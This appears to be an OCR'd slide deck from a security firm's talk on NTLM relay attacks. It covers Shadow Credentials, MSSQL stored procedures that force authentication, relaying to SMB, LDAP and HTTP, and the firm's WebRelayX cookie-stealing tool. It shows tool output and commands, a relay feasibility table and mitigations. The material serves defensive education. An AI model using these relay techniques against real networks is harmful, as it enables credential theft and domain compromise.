[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: 33695603-1d1e-7738-2388-cd42470230d9
[*] Updating the msDS-KeyCredentialLink attribute of      $
[*] Updated the msDS-KeyCredentialLink attribute of the target object
[*] Saved PFX (#PKCS12) certificate & key at path:          .pfx
[*] Must be used with password:
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
[*] Run the following command to obtain a TGT
[*] python3 PKINITtools/gettgtpkinit.py -cert-pfx          .pfx -pfx-pass
```



Uncommon Ways of NTLM Relays

- Mail
- Fileshare
- WebClient Service (WebDAV)
- MSSQL



Stored Procedures


- MSSQL has stored procedures that can be used to trigger NTLM authentication attempts.
  - xp_dirtree & xp_fileexist




Uncommon Ways of NTLM Relays

- Mail
- Fileshare
- WebClient Service (WebDAV)
- MSSQL
- Custom Websites!

Websites that access external files







Where to relay to?



Where to relay to?

- SMB
  - SMB Signing is very common nowadays (client & server!)
  - SMB allows code execution (if admin) or accessing fileshares



SMB Signing?

- Ensures the integrity and authenticity of SMB messages.
- NTLM relays on the SMB protocol are prevented.
- Increasingly implemented in enterprises.
  - However, not fully enabled by default on servers.

```
ntlmrelayx>  * Serving Flask app 'impacket.examples.ntlmrelayx.servers.socksserver'
 * Debug mode: off
[*] SMBD-Thread-9: Received connection from 192.168.30.134, attacking target smb://192.168.30.137
[-] Signing is required, attack won't work unless using -remove-target / --remove-mic
```



Where to relay to?

- SMB
  - SMB allows code execution (if admin) or accessing fileshares
  - SMB Signing is very common nowadays (client & server!)
- LDAP
  - LDAP allows for queries to be executed (add user to group, read LAPS or gMSA passwords etc.)
  - Signing is less common than with SMB, but still increasingly implemented
  - LDAPS alone does not fix the issue (needs channel binding)



LDAP Relay

```
[*] (HTTP): Client requested path: /test
[*] (HTTP): Connection from 10.10.0.123 controlled, attacking target ldaps://10.10.0.10
[*] (HTTP): Client requested path: /test
[*] (HTTP): Authenticating connection from DEMO/PATRICK.LEBERKAS@10.10.0.123 against ldaps://10.10.0.10 SUCCEED [1]
[*] ldaps://DEMO/PATRICK.LEBERKAS@10.10.0.10 [1] -> Enumerating relayed user's privileges. This may take a while on large domains
[+] ldaps://DEMO/PATRICK.LEBERKAS@10.10.0.10 [1] -> User is a member of: []
[+] ldaps://DEMO/PATRICK.LEBERKAS@10.10.0.10 [1] -> User is a member of: [DN: CN=Domain Users,CN=Users,DC=demo,DC=internal - STATUS: Read
 - READ TIME: 2026-03-16T12:00:58.448141
    distinguishedName: CN=Domain Users,CN=Users,DC=demo,DC=internal
    name: Domain Users
    objectSid: S-1-5-21-915781866-1496109162-3797704122-513
]
[*] ldaps://DEMO/PATRICK.LEBERKAS@10.10.0.10 [1] -> Dumping domain info for first time
[*] ldaps://DEMO/PATRICK.LEBERKAS@10.10.0.10 [1] -> Domain info dumped into lootdir!
```



LDAP Signing & Channel Binding?

- LDAP Signing ensures the integrity and authenticity of LDAP messages.
- Channel Binding ties the authentication to the secure channel (e.g., TLS).
- Both are required to prevent NTLM relays on LDAP.



Where to relay to?

- SMB
  - SMB allows code execution (if admin) or accessing fileshares
  - SMB Signing is very common nowadays (client & server!)
- LDAP
  - LDAP allows for queries to be executed (add user to group, read LAPS or gMSA passwords etc.)
  - Signing is less common than with SMB, but still increasingly implemented
  - LDAPS alone does not fix the issue (needs channel binding)
- HTTP(S)
  - ADCS (ESC8)
  - Exchange
  - SharePoint
  - **Custom Web Applications**




WebRelayX to Exploit Relay to Web

- New tool to exploit NTLM relays to web servers.
- Automatically steals session cookies.
- Available on our Github: https://github.com/SecCoreGmbH/WebRelayX

```
dev@debian ~/WebRelayX (main)> sudo /home/dev/.local/bin/webrelayx relay -t 10.10.0.123 -b
[*] webrelayx relay  |  impacket 0.13.0
[*] Relay targets: http://10.10.0.123
[*] Listening on: 10.9.254.10, 172.17.0.1, 192.168.126.137
[*] Setting up SMB Server on port 445
[*] Setting up HTTP Server on port 80
[*] Setting up WCF Server on port 9389
[*] Setting up RAW Server on port 6666
[*] Setting up RPC Server on port 135
[*] Setting up WinRM (HTTP) Server on port 5985
[*] Setting up WinRMS (HTTPS) Server on port 5986
[*] Listening for incoming connections.  Press Ctrl-C to stop.
```



WebRelayX to Exploit Relay to Web





Extended Protection for Authentication (EPA)?

- A security feature that provides additional protection against NTLM relay attacks.
- Requires both the client and server to support it.
- When enabled, it binds the authentication to the specific service and channel, making relays more difficult.
- Not widely implemented, but increasingly supported in web applications.
- Only protects websites with **HTTPS** enabled.



Sources and Targets

Target → / Source ↓	SMB		LDAP		LDAPS		HTTP	HTTPS	
	No Signing	Signing required	No Signing	Signing required	No Channel Binding	Channel Binding required	No EPA	No EPA	EPA required
SMB *(Client Signing: off)*	✓	✗	✓	✗	✓	✗	✓	✓	✗
SMB *(Client Signing: on)*	!	✗	!	✗	!	✗	✓	!	✗
HTTP	✓	✗	✓	✗	✓	✗	✓	✓	✗

✗ = relay blocked ✓ = relay possible ! = requires MIC bypass (CVE-2019-1040 / patch-dependent)

Mitigations

- Enable SMB Signing
- Disable LLMNR and NBNS
- Enable LDAP Signing and Channel Binding
- Disable NTLMv1
- Regularly review NTLM relays in the environment
- Monitor for unusual authentication attempts

https://seccore.at/de/kategorien/essentials/

https://seccore.at/categories/essentials/



Thank you for your attention!



SecCore

https://seccore.at

contact@seccore.at

seccore-gmbh

SecCoreGmbH

Benjamin Floriani

benjamin.floriani@seccore.at

+43 676 328 7126

Patrick Pongratz

patrick.pongratz@seccore.at

+43 676 324 1585